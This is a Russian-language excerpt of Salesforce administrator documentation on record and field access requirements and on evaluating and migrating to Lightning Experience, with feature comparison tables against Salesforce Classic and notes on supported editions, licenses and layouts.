| Для просмотра записи:  | <ul style="list-style-type: none"> <li>Убедитесь в наличии полномочия «Чтение» для нужного типа записи.</li> <li>Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют задавать модель общего доступа, определяющую уровень доступа пользователей к чужим записям. В зависимости от выбранной модели общего доступа, доступ к записи может быть предоставлен пользователю, который не является ответственным за запись или его менеджером в иерархии ролей.</li> <li>Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют использовать функцию управления территориями для предоставления доступа к организациям, возможностям и обращениям.</li> </ul> |
| Для просмотра поля:    | <ul style="list-style-type: none"> <li>Убедитесь в наличии полномочия «Чтение» для типа записи, содержащего нужное поле.</li> <li>При использовании версии Enterprise Edition, Unlimited Edition или Performance Edition проверьте безопасность поля (параметры безопасности поля, заданные пользователем, могут препятствовать отображению поля).</li> </ul>  |

| Действие                         | Нужный доступ  |
|----------------------------------|--|
|                                  | <ul style="list-style-type: none"> <li>• Проверьте макет страницы (доступные поля определяются параметрами макета страницы).</li> </ul>  |
| Для редактирования поля:         | <ul style="list-style-type: none"> <li>• Убедитесь в наличии полномочия «Редактирование» для типа записи, содержащего нужное поле.</li> <li>• При использовании версии Enterprise Edition, Unlimited Edition или Performance Edition проверьте безопасность поля (параметры безопасности поля, заданные пользователем, могут определять поле как доступное только для чтения).</li> <li>• Проверьте макет страницы (поля, доступные только для чтения, определяются параметрами макета страницы).</li> </ul> |
| Для просмотра связанного списка: | <ul style="list-style-type: none"> <li>• Убедитесь в наличии полномочия «Чтение» для типа записи, отображаемого в связанном списке.</li> <li>• Проверьте макет страницы (доступные поля определяются параметрами макета страницы).</li> </ul>  |
| Для просмотра кнопки или ссылки: | <ul style="list-style-type: none"> <li>• Убедитесь в наличии полномочия, необходимого для выполнения данного действия. Кнопки и ссылки отображаются только тем пользователям, которым предоставлены соответствующие полномочия.</li> </ul>   |

СМ. ТАКЖЕ:

[Предоставление доступа к записям](#)

[Просмотр пользователей, имеющих доступ к записям](#)

[Уровни доступа к записям](#)

# Оценка и развертывание Lightning Experience для вашей организации

Новый интерфейс Salesforce уже доступен для использования! Lightning Experience — это полностью измененный интерфейс. А платформа, использованная для разработки, позволяет постепенно осваивать его возможности.

Вам как администратору и ответственному консультанту по всем вопросам, касающимся использования системы Salesforce, предстоит решить от лица компании, когда следует выполнить развертывание интерфейса Lightning Experience для организации. Данное руководство содержит сведения, необходимые для оценки нового интерфейса и определения его соответствия потребностям всех или только некоторых пользователей. По мере готовности система предложит воспользоваться планом развертывания и переключиться на Lightning Experience.

## ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Отличительные особенности Lightning Experience

Вас приветствует Lightning Experience (новый удобный пользовательский интерфейс от компании Salesforce). Поскольку наша система ориентирована на продажи, обновление интерфейса затрагивает прежде всего процессы продаж. Полученный интуитивно-понятный интерфейс помогает торговым представителям упростить рабочие процессы и сократить время закрытия сделок. Рассмотрим некоторые отличительные особенности нового интерфейса, помогающие определить необходимость внедрения Lightning Experience для всех или только некоторых пользователей.

### Подходит ли Lightning Experience для вашей организации Salesforce?

Итак, задумываетесь о переключении на интерфейс Lightning Experience? Новый интерфейс предоставляет многочисленные преимущества группам сбыта. Однако система Salesforce очень сложная, и в ней нельзя перестроить все сразу. Возможности текущего выпуска отличаются от возможностей, доступных в Salesforce Classic (предыдущий полнофункциональный интерфейс Salesforce). Рассмотрим некоторые примеры использования, а также сравним возможности Lightning Experience и Salesforce Classic для определения необходимости переключения между интерфейсами или предварительного просмотра вашей организации в новом интерфейсе.

### Переход на Lightning Experience Пора!

Прекрасно! Вы решили, что готовы перейти на Lightning Experience. Во-первых, мы рекомендуем разработать стратегию вашего перехода. Затем, когда придет подходящее время, вы сможете воспользоваться приведенными ниже инструкциями по включению нового пользовательского интерфейса.

### Работа в Lightning Experience

Немного ошарашены новыми функциями Lightning Experience? Это вполне понятно. Переход к приложению с переделанным дизайном может сбить с толку, особенно если в исходном интерфейсе вы могли работать даже с завязанными глазами. Чтобы облегчить привыкание к Lightning Experience, давайте посмотрим где в новом интерфейсе находятся наиболее часто используемые функции Salesforce.

### Замечания по Lightning Experience

В состав данной версии Lightning Experience вошли не все функции, доступные в Salesforce Classic. В приведенных далее разделах можно уточнить, не исчезли ли из данной версии или не стали ли ограниченными какие-либо возможности, важные для вашего бизнеса. Кроме того, эта информация поможет вам обучить пользователей новым особенностям работы, которые появятся с переходом на Lightning Experience.

### [Информационный центр Lightning Experience](#)

Данный раздел содержит полезную информацию о работе с Lightning Experience, его настройке для вашей организации или разработке для нового пользовательского интерфейса.

СМ. ТАКЖЕ:

[https://developer.salesforce.com/trailhead/trail/lex\\_admin\\_migration](https://developer.salesforce.com/trailhead/trail/lex_admin_migration)


[https://developer.salesforce.com/trailhead/trail/lex\\_dev](https://developer.salesforce.com/trailhead/trail/lex_dev)

## Отличительные особенности Lightning Experience

Вас приветствует Lightning Experience (новый удобный пользовательский интерфейс от компании Salesforce). Поскольку наша система ориентирована на продажи, обновление интерфейса затрагивает прежде всего процессы продаж. Полученный интуитивно-понятный интерфейс помогает торговым представителям упростить рабочие процессы и сократить время закрытия сделок. Рассмотрим некоторые отличительные особенности нового интерфейса, помогающие определить необходимость внедрения Lightning Experience для всех или только некоторых пользователей.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



| Функция                                    | Преимущество  |
|--|---|
| Начальная страница                         | Начните рабочий день на новой начальной странице. Просмотрите показатели выполнения поставленной цели и получите подробные сведения о ключевых организациях. Просмотрите подробный список предстоящих дел посредством компонента «Ассистент».   |
| Рабочее пространство возможности           | Примените нужные алгоритмы на каждом этапе процесса продаж посредством данного рабочего пространства, оптимизированного для выполнения действий. При необходимости настройте сценарии обучения для каждого этапа. А, благодаря удобному компоновщику, позволяющему быстро регистрировать вызовы, создавать задачи, отправлять сообщения эл. почты и т. д., торговые представители могут значительно повысить эффективность обработки сделок.                                    |
| Потенциальный клиент, система Канбан       | Проверьте статус сделок, упорядоченных по каждому этапу ожидаемых продаж. Пользователи могут перетаскивать сделки между этапами и получать предупреждения о необходимости принятия мер по ключевой сделке.  |
| Окна компоновщика                          | Выполните эти несложные, но важные действия, которые обязательно возникнут на протяжении дня без переключения контекста. Вызов от клиента во время просмотра отчета? Можно легко зарегистрировать вызов, и при этом не нужно искать связанные сделки или переключаться к другой записи. Окна компоновщика открываются на текущей странице, чтобы пользователь мог регистрировать вызовы и создавать события, задачи и заметки для любой записи.                                 |
| Временная шкала действий и список задач    | Просмотр открытых задач, запланированных встреч и достижений на временной шкале действий для каждой записи возможности, интереса, организации и контакта.<br><br>При необходимости воспользуйтесь списком задач для просмотра сведений о конкретных задачах, а также полного списка открытых задач, задач на сегодня и закрытых задач. Менеджеры могут использовать представление «Делегированные» для просмотра задач, назначенных нижестоящим пользователям в иерархии ролей. |
| Организации и контакты                     | Воспользуйтесь новым макетом для быстрого поиска нужной информации и просмотра подробных сведений. Просмотрите последние новости о клиентах посредством интегрированных компонентов «Twitter» и «Важные данные об организациях», проанализируйте предстоящие и завершённые действия, а также выполните очистку данных путем сопоставления повторов на уровне поля.  |
| Расширенные примечания                     | Создание более эффективных примечаний, поддерживающих возможности автосохранения, применения обогащенного текста, встроенных изображений, управления версиями и пакетного связывания с записями.  |
| Программа предварительного просмотра файла | Оцените широкие возможности предварительного просмотра файла, которые не требуют наличия Adobe Flash Player. Векторные изображения для предварительного просмотра отображаются качественнее, загружаются быстрее и не ухудшаются при изменении разрешения экрана. Новые элементы управления поддерживают прокручивание многостраничных документов, предварительный просмотр анимированных файлов GIF, проведение полноэкранных презентаций и доступ к действиям над файлами.    |
| Отчеты и панели мониторинга                | Повысьте эффективность использования данных. Новая страница запуска отчета отличается более удобным просмотром и легкой фильтрацией. Анимированные  |

| Функция                                       | Преимущество   |
|---|--|
|   | интерактивные диаграммы позволяют оживить данные организации. А, новый редактор панелей мониторинга поддерживает универсальные макеты и компоненты, охватывающие столбцы и строки.   |
| Списковые представления                       | Беспрепятственное создание и редактирование списковых представлений, позволяющих быстро находить нужные данные. Воспользуйтесь усовершенствованными списковыми представлениями для более быстрого просмотра данных. Визуализация данных с помощью диаграмм спискового представления или применение фильтров для соответствующего сегментирования данных. |
| Поиск   | Воспользуйтесь усовершенствованным поиском, охватывающим недавние записи и популярные результаты, для сокращения времени поиска записей.   |
| Меню «Настройка» и раздел «Менеджер объектов» | Воспользуйтесь упрощенными и усовершенствованными страницами настройки. Оцените новый раздел «Менеджер объектов», объединяющий все стандартные и настраиваемые объекты в единый удобный для поиска список.   |

## Подходит ли Lightning Experience для вашей организации Salesforce?

Итак, задумываетесь о переключении на интерфейс Lightning Experience? Новый интерфейс предоставляет многочисленные преимущества группам сбыта. Однако система Salesforce очень сложная, и в ней нельзя перестроить все сразу. Возможности текущего выпуска отличаются от возможностей, доступных в Salesforce Classic (предыдущий полнофункциональный интерфейс Salesforce). Рассмотрим некоторые примеры использования, а также сравним возможности Lightning Experience и Salesforce Classic для определения необходимости переключения между интерфейсами или предварительного просмотра вашей организации в новом интерфейсе.

В настоящее время интерфейс Lightning Experience ориентируется на группы сбыта, поэтому функции других облачных приложений пока не поддерживаются. Также не поддерживаются некоторые функции продаж. Несмотря на то что функциональное расширение интерфейса Lightning Experience предстоит только в будущих выпусках, степень его важности для текущих бизнес-требований организации должна быть определена уже сейчас.

Помните, что поддержка Lightning Experience может быть включена для отдельной группы пользователей. Другими словами, использование нового интерфейса может быть разрешено группе сбыта, тогда как организация обслуживания продолжит использование интерфейса Salesforce Classic. При необходимости тестирование пробной версии Lightning Experience может быть выполнено небольшой группой пользователей без ущерба для остальных пользователей организации.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### [Порядок переключения на Salesforce Classic после включения Lightning Experience](#)

Благодаря сохранению поддержки Salesforce Classic, пользователи Lightning Experience могут легко переключаться между новым и старым интерфейсами. Таким образом, несмотря на свое несовершенство, интерфейс Lightning Experience может беспрепятственно тестироваться пользователями и администраторами организаций.

### [Поддерживаемые версии и пользовательские лицензии для Lightning Experience](#)

Ознакомьтесь с поддерживаемыми версиями и пользовательскими лицензиями и уточните, может ли ваша организация включить и использовать Lightning Experience.



### [Полезные примеры использования для Lightning Experience](#)

Рассмотрим типы организаций, подходящие для данного выпуска Lightning Experience. А также некоторые примеры использования, которые пока что могут быть непригодными.

### [Сравнение Lightning Experience и Salesforce Classic](#)

Понимать, что есть и чего нет в новом интерфейсе, чрезвычайно важно для принятия решения о переходе на Lightning Experience. Ниже приведены некоторые сведения о Lightning Experience в сравнении с привычными возможностями Salesforce Classic.

### [Что ожидает текущие настройки Salesforce?](#)

Нашими сотрудниками проделана огромная работа над сохранением текущих конфигураций и настроек в Lightning Experience. Также новый интерфейс поддерживает большинство интерактивных и программных внедрений. Тем не менее некоторые возможности настройки не применяются новым интерфейсом или позволяют использовать все преимущества Lightning Experience только после их обновления. Ниже перечислены некоторые рекомендации.

### [Предварительный просмотр организации в Lightning Experience](#)

Рано или поздно вы подумаете: «Все так, но я хочу это увидеть». Однако, пока вы готовы, можете перевести своих пользователей на новую систему. Неудобно? Вовсе нет! Вам поможет ассистент по миграции Lightning Experience. Функция предварительного просмотра в ассистенте по миграции позволяет просматривать производственную организацию в Lightning Experience. Теперь вы сможете видеть, как именно ваши данные и текущие настройки работают в новом интерфейсе. И при этом никого не потревожите.

СМ. ТАКЖЕ:

[Поддерживаемые версии и пользовательские лицензии для Lightning Experience](#)

[Поддерживаемые обозреватели для Lightning Experience](#)

[Замечания по Lightning Experience](#)

## Порядок переключения на Salesforce Classic после включения Lightning Experience


Благодаря сохранению поддержки Salesforce Classic, пользователи Lightning Experience могут легко переключаться между новым и старым интерфейсами. Таким образом, несмотря на свое несовершенство, интерфейс Lightning Experience может беспрепятственно тестироваться пользователями и администраторами организаций.

После включения Lightning Experience новый интерфейс отображается пользователям *по умолчанию*. Теоретически новый интерфейс Lightning Experience может соответствовать всем требованиям пользователей. Тем не менее, старый интерфейс Salesforce Classic может быть самостоятельно включен пользователями, которым требуются функции или инструменты, поддерживаемые классическим интерфейсом.

Чтобы включить интерфейс Salesforce Classic, воспользуйтесь переключателем. Щелкните фотографию для профиля в верхнем колонтитуле Lightning Experience и выберите **«Переключить на Salesforce Classic»**.


### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



Переключатель изменяет стандартную настройку на Salesforce Classic. Классический интерфейс отображается пользователю до момента переключения на Lightning Experience. При этом стандартной настройкой становится новый интерфейс. Так выглядит данный процесс в общих чертах.

Чтобы воспользоваться переключателем в интерфейсе Salesforce Classic, щелкните имя в верхнем правом углу и выберите **«Переключить на Lightning Experience»**.



Возможность самостоятельного переключения пользователей между интерфейсами может повлиять на решение относительно начала использования Lightning Experience. Если Lightning Experience не поддерживает только некоторые редко используемые функции, то переключение между интерфейсами может быть оптимальным решением, позволяющим оценить преимущества нового интерфейса. Если пользователям требуется ежедневный доступ к неподдерживаемым функциям продаж или любым функциям обслуживания, доступным в Salesforce Classic, то переключение на новый интерфейс должно быть временно отложено.

СМ. ТАКЖЕ:

[Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic](#)

## Поддерживаемые версии и пользовательские лицензии для Lightning Experience

Ознакомьтесь с поддерживаемыми версиями и пользовательскими лицензиями и уточните, может ли ваша организация включить и использовать Lightning Experience.

### Версии

---

#### Поддерживаемые версии

- Group Edition
- Professional Edition
- Enterprise Edition
- Performance Edition
- Unlimited Edition
- Developer Edition

#### Неподдерживаемые версии

- Personal Edition
- Contact Manager Edition
- Database.com Edition
- Chatter.com Edition

### Лицензии пользователя

---

#### Поддерживаемые лицензии

- Salesforce
- Вся платформа Salesforce и Force.com (кроме Force.com Free)
- Подтверждение подлинности пользователя

#### Неподдерживаемые лицензии

- Employee Community, Customer Community, Customer Community Plus, Partner Community
- Все лицензии портала
- Force.com бесплатно
- Data.com
- Work.com
- Database.com
- Только контент
- Только идеи
- Только знания
- Только Site.com

## Полезные примеры использования для Lightning Experience

Рассмотрим типы организаций, подходящие для данного выпуска Lightning Experience. А также некоторые примеры использования, которые пока что могут быть непригодными.

Ниже перечислены примеры использования интерфейса Lightning Experience.

- Группа сбыта осуществляет деловые продажи посредством организаций, контактов, интересов, возможностей, настраиваемых объектов и других функций продаж, поддерживаемых новым пользовательским интерфейсом.
- Компании требуется тестирование нового пользовательского интерфейса при участии группы торговых представителей.
- Компании требуется перезапуск внедрения Salesforce. В данном примере компания может быстро внедрить новые функции ввиду необходимости управления изменениями.

Ниже перечислены примеры использования интерфейса Salesforce Classic.


- Группа сбыта постоянно использует функции, которые пока не поддерживаются интерфейсом Lightning Experience (например, сметы, прогнозирование или управление территориями).
- Компания широко использует инструменты для обслуживания клиентов или другие функции, не связанные с продажами.
- Группы сбыта и обслуживания компании должны использовать одинаковый интерфейс.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Сравнение Lightning Experience и Salesforce Classic

Понимать, что есть и чего нет в новом интерфейсе, чрезвычайно важно для принятия решения о переходе на Lightning Experience. Ниже приведены некоторые сведения о Lightning Experience в сравнении с привычными возможностями Salesforce Classic.

 **Прим.:** Данные списки не дают полной картины о том, чего нет в Lightning Experience. Кроме того, прочитайте [замечания по Lightning Experience](#), чтобы принять окончательное решение.

### Данные Salesforce

| Функция  | Lightning Experience | Salesforce Classic. |
|--|----------------------|---------------------|
| Объекты Sales: учетные записи, кампании, контакты, интересы, возможности, организации-лица, прайс-лист, продукты | ✓                    | ✓                   |
| Календарь, события, задачи   | ✓                    | ✓                   |
| Объекты Service: активы, базовые обращения, заказ-наряды   | ✓                    | ✓                   |
| Настраиваемые объекты  | ✓                    | ✓                   |
| Использование лент, групп и людей Chatter  | ✓                    | ✓                   |
| Salesforce Files   | ✓                    | ✓                   |

| Функция                        | Lightning Experience | Salesforce Classic. |
|--------------------------------|----------------------|---------------------|
| Другие объекты Sales и Service |                      | ✓                   |

## Начальная страница

| Функция                                     | Lightning Experience | Salesforce Classic. |
|---|----------------------|---------------------|
| Таблица показателей                         | ✓                    |                     |
| Ассистент                                   | ✓                    |                     |
| Сведения об организациях                    | ✓                    |                     |
| Лучшие сделки                               | ✓                    |                     |
| Задачи                                      | ✓                    | ✓                   |
| Календарь и события *                       |                      | ✓                   |
| Лента и публикатор                          |                      | ✓                   |
| Элементы для утверждения                    |                      | ✓                   |
| Настраиваемые панели мониторинга            |                      | ✓                   |
| Настраиваемые компоненты начальной страницы |                      | ✓                   |

\* Календарь и события Salesforce не отображаются на начальной странице Lightning Experience, но доступны в стандартном меню навигации Lightning Experience.

## Организации и контакты

| Функция                                | Lightning Experience | Salesforce Classic. |
|--|----------------------|---------------------|
| Сведения об организациях               | ✓                    |                     |
| График действий                        | ✓                    |                     |
| Расширенные примечания                 | ✓                    |                     |
| Встроенная электронная почта и шаблоны | ✓                    | ✓                   |
| Основные показатели Twitter            | ✓                    | ✓                   |
| организации-лица                       | ✓                    | ✓                   |
| Группы, работающие с организациями     |                      | ✓                   |
| Иерархия учетных записей и контактов   |                      | ✓                   |

## Кампании

| Функция  | Lightning Experience | Salesforce Classic |
|--|----------------------|--------------------|
| Диаграммы статуса участника кампании                                     | ✓                    |                    |
| Импорт участников кампании   | ✓                    | ✓                  |
| Добавление отдельных участников кампании                                 | ✓                    | ✓                  |
| Обновление статуса участника кампании через импорт                       | ✓                    | ✓                  |
| Клонировать участников кампании  |                      | ✓                  |
| Добавление и управление участниками кампании из спискового представления |                      | ✓                  |

## Интересы

| Функция   | Lightning Experience | Salesforce Classic |
|---|----------------------|--------------------|
| Макет страницы рабочей области                              | ✓                    |                    |
| График действий   | ✓                    |                    |
| Путь продаж   | ✓                    |                    |
| Расширенные примечания                                      | ✓                    |                    |
| Изменение владельца интереса на очередь                     | ✓                    | ✓                  |
| Встроенная электронная почта и шаблоны                      | ✓                    | ✓                  |
| Настройка преобразования интересов с помощью API-интерфейса | ✓                    | ✓                  |
| Поиск и слияние дублирующихся интересов                     |                      | ✓                  |

## Возможности

| Функция                        | Lightning Experience | Salesforce Classic. |
|--------------------------------|----------------------|---------------------|
| Макет страницы рабочей области | ✓                    |                     |
| График действий                | ✓                    |                     |
| Путь продаж                    | ✓                    |                     |

| Функция  | Lightning Experience | Salesforce Classic. |
|--|----------------------|---------------------|
| Расширенные примечания                         | ✓                    |                     |
| Визуальное представление возможностей (Kanban) | ✓                    |                     |
| Встроенная электронная почта и шаблоны         | ✓                    | ✓                   |
| Группы, работающие с возможностями             | ✓                    | ✓                   |
| Доли возможности                               |                      | ✓                   |
| Похожие возможности                            |                      | ✓                   |

## Отчеты

| Функция   | Lightning Experience | Salesforce Classic. |
|---|----------------------|---------------------|
| Улучшенные диаграммы отчетов  | ✓                    |                     |
| Скрытие итогов и подгрупп в представлении отчета                                | ✓                    |                     |
| Создание интерактивных фильтров при просмотре отчетов                           | ✓                    |                     |
| Конструктор отчетов   | ✓                    | ✓                   |
| Поля области  | ✓                    | ✓                   |
| Настраиваемые формулы резюмирования   | ✓                    | ✓                   |
| Форматы матричного, табличного отчета и сводки                                  | ✓                    | ✓                   |
| Табличный, конический тип диаграмм  | ✓                    | ✓                   |
| Составные отчеты  |                      | ✓                   |
| Типы диаграмм: линейная с накоплением, мультипоказательная, секторная, точечная |                      | ✓                   |
| Планирование обновления отчетов   |                      | ✓                   |
| Подписаться на отчеты   |                      | ✓                   |
| Экспорт отчетов   |                      | ✓                   |

## Панели мониторинга

| Функция   | Lightning Experience | Salesforce Classic. |
|---|----------------------|---------------------|
| Отображение более 3 столбцов                        | ✓                    |                     |
| Конструктор панелей мониторинга                     | ✓                    | ✓                   |
| Просмотр отфильтрованных панелей мониторинга        | ✓                    | ✓                   |
| Просмотр динамических панелей мониторинга           | ✓                    | ✓                   |
| Планирование обновления панелей мониторинга         |                      | ✓                   |
| Публикация компонентов панелей мониторинга в лентах |                      | ✓                   |
| Компоненты Visualforce                              |                      | ✓                   |

## Списковые представления

| Функция                      | Lightning Experience | Salesforce Classic. |
|------------------------------|----------------------|---------------------|
| Диаграммы                    | ✓                    |                     |
| Создание фильтров на ходу    | ✓                    |                     |
| Создание и изменение списков | ✓                    | ✓                   |
| Сортируемые столбцы          | ✓                    | ✓                   |
| Столбцы изменяемого размера  | ✓                    | ✓                   |
| Расширенная логика фильтра   |                      | ✓                   |

## Data.com

| Функция  | Lightning Experience | Salesforce Classic |
|--|----------------------|--------------------|
| Поиск контактов и компаний                         | ✓                    | ✓                  |
| Статус правил очистки                              | ✓                    | ✓                  |
| Просмотр того, как работают правила очистки        | ✓                    | ✓                  |
| Геокоды для адресов                                |                      | ✓                  |
| Добавление контактов Data.com в качестве интересов |                      | ✓                  |



## Другие функции и продукты

| Функция   | Lightning Experience | Salesforce Classic |
|---|----------------------|--------------------|
| Связанные по функциональности окна компоновщика | ✓                    |                    |
| Создание и изменение записей                    | ✓                    | ✓                  |
| Встроенное редактирование полей записей         | ✓                    | ✓                  |
| Встроенное редактирование в списках             |                      | ✓                  |
| Прогнозирование                                 |                      | ✓                  |
| Управление территориями                         |                      | ✓                  |
| Сообщества Salesforce*                          |                      | ✓                  |
| Партнерские порталы                             |                      | ✓                  |
| Service Cloud                                   |                      | ✓                  |
| Work.com  |                      | ✓                  |

\* Настройка сообществ Salesforce доступно в Lightning Experience, но создание, управление и работа с сообществами доступны только в Salesforce Classic.


## Что ожидает текущие настройки Salesforce?

Нашими сотрудниками проделана огромная работа над сохранением текущих конфигураций и настроек в Lightning Experience. Также новый интерфейс поддерживает большинство интерактивных и программных внедрений. Тем не менее некоторые возможности настройки не применяются новым интерфейсом или позволяют использовать все преимущества Lightning Experience только после их обновления. Ниже перечислены некоторые рекомендации.

### Меню навигации Lightning Experience

Lightning Experience заменяет панель вкладок Salesforce Classic на свертываемое меню навигации, расположенное в левой части страницы. Меню навигации не поддерживает настройки, выполненные на панели вкладок в классическом интерфейсе. Вместо этого можно создать несколько настраиваемых меню навигации и назначить их профилям пользователей. Таким образом, разные пользователи, например торговые представители, менеджеры по продажам и руководство, могут работать с навигацией, персонализированной в соответствии с бизнес-требованиями.

В настраиваемое меню навигации можно добавлять различные элементы, в том числе большинство стандартных объектов Salesforce, свои настраиваемые объекты, компонент Lightning, вкладки Visualforce и другие элементы (начальную страницу, главную ленту, людей, группы, файлы, панели мониторинга, отчеты, список задач пользователей и календарь).

В целом большинство элементов из средства запуска приложений может запускаться в настраиваемом меню навигации. К исключениям относятся подключенные приложения, вкладки страницы Lightning и некоторые объекты Salesforce, которые не поддерживаются Lightning Experience. Доступ к элементам, которые не запускаются в настраиваемом меню навигации, всегда можно получить в средстве запуска приложений, нажав на  в заголовке.

Дополнительную информацию см. в разделе [«Навигация и действия: функции, недоступные в Lightning Experience»](#).

## Макеты страниц и компактные макеты

Настройки страниц записей, выполненные в Salesforce Classic (для стандартных и настраиваемых объектов), также влияют на страницы записей в Lightning Experience. Тем не менее, некоторые элементы страниц отображаются в Lightning Experience иначе или вовсе не поддерживаются.

Компактные макеты выполняют в Lightning Experience и мобильном приложении Salesforce1 одинаковую роль: отображение ключевых полей записи на панели основных показателей страницы записи. При использовании Lightning Experience панель основных показателей отображает первые пять полей из текущих компактных макетов.

## Действия и кнопки

При использовании интерфейса Salesforce Classic действия отображаются в публикаторе Chatter, тогда как стандартные и настраиваемые кнопки отображаются над сведениями на странице записи. При использовании приложения Salesforce1 все типы действий и кнопки отображаются на панели действий Salesforce1. При использовании интерфейса Lightning Experience границы между действиями и кнопками продолжают размываться. Тем не менее, действия и кнопки группируются по типу и отображаются разными областями страницы записи.

По умолчанию в Lightning Experience входят действия и кнопки, определенные в разделе «Действия Salesforce1 и Lightning Experience» в глобальном макете публикатора. Можно также настроить доступные функции с помощью того же раздела в макетах страницы объекта. Ниже приведена логика, определяющая область отображения действия или кнопки на странице записи.

- Глобальные действия типа «Записать вызов в журнал» или «Создать запись» для событий, примечаний и задач, отображаются в меню «Глобальные действия» в заголовке.
- Большинство быстрых действий, продуктивных действий, стандартных кнопок и поддерживаемых настраиваемых кнопок отображается посредством меню действий на уровне страницы.
- Действия с объектами типа «Записать вызов в журнал», «Создать событие», «Создать задачу» и «Эл. почта» отображаются посредством компоновщика на вкладке действий.
- Стандартные действия Chatter отображаются посредством компоновщика на вкладке сотрудничества.

Порядок отображения действий в каждой из областей определяется порядком их добавления в глобальный макет публикатора или макет страницы объекта.

Дополнительную информацию см. в разделе [«Действия в Lightning Experience»](#).

